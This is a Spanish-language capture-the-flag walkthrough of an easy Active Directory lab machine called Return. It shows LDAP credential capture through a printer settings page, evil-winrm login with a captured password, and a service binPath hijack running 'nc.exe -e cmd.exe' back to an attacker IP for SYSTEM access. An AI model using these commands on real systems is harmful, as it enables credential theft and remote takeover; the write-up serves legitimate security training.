Return

Descripción

Esta es una máquina de dificultad fácil, y está muy bien para quienes estén comenzando en AD, tiene una explotación muy fácil y una escalada de privilegios perfecta para aprender sobre abuso de privilegios


Herramientas empleadas en la resolución de esta máquina:

- Nmap
- netcat
- evil-winrm
- nc.exe

Enumeración

Vamos a comenzar con un escaneo de puertos para ver posibles vectores de ataque

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.11.108
```



En el resultado de nuestro escaneo podremos ver que lo mas probable es que estemos ante una máquina con Active Directory ya que tenemos el puerto 53, el 88 y el puerto 389


En el puerto 389 podemos ver un dominio que quizá es importante para más adelante, vamos a añadirlo a la carpeta de hosts

```
echo "10.10.11.108 return.local0" | sudo tee -a /etc/hosts
```

Si intentamos entrar a SMB veremos que no tenemos el Anonymous login por lo que poco podremos hacer

Página web

Si entramos en la web veremos lo siguiente



Si enumeramos la página web y buscamos datos útiles no encontraremos mucha cosa, salvo en el apartado de **Settings** veremos lo siguiente

Settings

Server Address	printer.return.local
Server Port	389
Username	svc-printer
Password	*******
Update	

Si vemos desde las herramientas de desarrollador de nuestro navegador no podremos ver la contraseña

Vamos a ver la solicitud desde Burp suite a ver si podemos ver algo interesante

```
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.11.108
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.108/settings.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

ip=printer.return.local
```

```
          <input type="text" value="389"/>
        </td>
      </tr>
      <tr>
        <td>
          Username
        </td>
        <td>
          <input type="text" value="svc-printer"/>
        </td>
      </tr>
      <tr>
        <td>
          Password
        </td>
        <td>
          <input type="text" value="*******"/>
        </td>
      </tr>
      <tr>
        <td colspan="3">
          <input type="submit" value="Update"/>
        </td>
      </tr>
    </table>
  </form>
  <script src="
  https://cpwebassets.codepen.io/assets/common/stopExecutionOnTimeout-157cc
  220a5c80d4ff8e0e70ac069bffd87a61252088146915e8726e5d9f147.js">
  </script>


  <script id="rendered-js" >
    const linkBtn = document.querySelectorAll('[data-link="true"]');
    const linkItem = document.querySelectorAll('[data-list-item]');
```

No podremos ver la contraseña pero si veremos un parámetro curioso, el **ip=printer.return.local**

Si cambiamos ese parámetro por la ip de nuestra máquina y en una terminal pondremos una conexión con netcat por el puerto del servicio (389)


```
nc -lnvp 389
```

y en Burp suite pondremos lo siguiente y enviaremos la solicitud

```
Origin: http://10.10.11.108
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.108/settings.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

ip=10.10.16.4
```

Después de enviar la solicitud tendremos la reverse shell




En la reverse shell podremos ver lo que seguramente son las credenciales del usuario del servicio (El usuario lo podremos encontrar en el apartado de settings)

```
svc-printer:1edFg43012!!
```

Vamos a intentar conectarnos con **evil-winrm** para tener el escritorio remoto de la máquina víctima

```
evil-winrm -i 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
```



Ya podremos reclamar la userflag.


Ahora que tenemos una shell en la máquina víctima vamos a proceder con la escalada de privilegios

---

Escalada de Privilegios

Vamos a hacer una enumeración local

Vamos a enumerar los usuarios



He intentado cambiar la contraseña del usuario Administrator pero no lo he conseguido, voy a enumerar los grupos a los que pertenece mi usuario

```
net user svc-printer
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> net user svc-printer
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 1:15:13 AM
Password expires             Never
Password changeable          5/27/2021 1:15:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/26/2021 1:39:29 AM

Logon hours allowed          All

Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.
```

Podemos ver que pertenecemos a varios grupos y la mayoría son bastantes importantes

Vamos a enumerar nuestros privilegios

```
whoami /priv
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeLoadDriverPrivilege         Load and unload device drivers       Enabled
SeSystemtimePrivilege         Change the system time               Enabled
SeBackupPrivilege             Back up files and directories        Enabled
SeRestorePrivilege            Restore files and directories        Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

Tenemos todos esos permisos y entre ellos podemos destacar

El privilegio **seIncreaseWorkingSetPrivilege**

Pertenecemos al grupo de Server Operators y tenemos el privilegio anterior, por lo que podemos modificar los procesos

Vamos a listar los servicios y vamos a ver si podemos escalar privilegios por alguno de ellos

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> services

Path                                                                                                                                Privileges Service
----                                                                                                                                ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                                                 True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys                      True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                                             True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                                                          True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                                               False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                                                False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"                                                                    True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                                                       True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                                                            True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                                                           True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                                                     False WMPNetworkSvc
```

Con el servicio marcado, podemos usarlo para autenticarnos y obtener una Reverse shell, vamos a subir netcat a la máquina víctima


https://github.com/diegocr/netcat.git

Vamos a clonar el siguiente repositorio en nuestra máquina

```
git clone https://github.com/diegocr/netcat.git
```

tendremos un archivo zip, lo descomprimiremos con **unzip** y desde la shell de la máquina víctima pondremos la ruta donde está descargada la herramienta, transferiremos nc.exe

```
# DESDE LA RV
upload /home/kali/Downloads/utilidad/netcat-1.11/nc.exe
```



Podemos ver que ya tenemos el archivo transferido, ahora vamos a modificar la ruta del binario del servicio y vamos a ejecutar un comando con netcat para obtener una reverse shell

Ponemos el siguiente comando y modificamos la ruta del servicio a la carpeta donde hemos guardado netcat

```
sc.exe config VGAuthService binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.2 1234"
```


Ahora pondremos un puerto el puerto 1234 a la escucha, que es el que hemos especificado que se ejecute con el servicio

```
nc -lvnp 1234
```


Ahora lo que haremos será reiniciar el servicio para que al iniciarse ejecute el comando que hemos especificado

```
sc.exe stop VGAuthService

sc.exe start VGAuthService
```



Ahora tendremos una sesión privilegiada



```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
4cbc002cfab7dd913056a92b7cce8bd8
```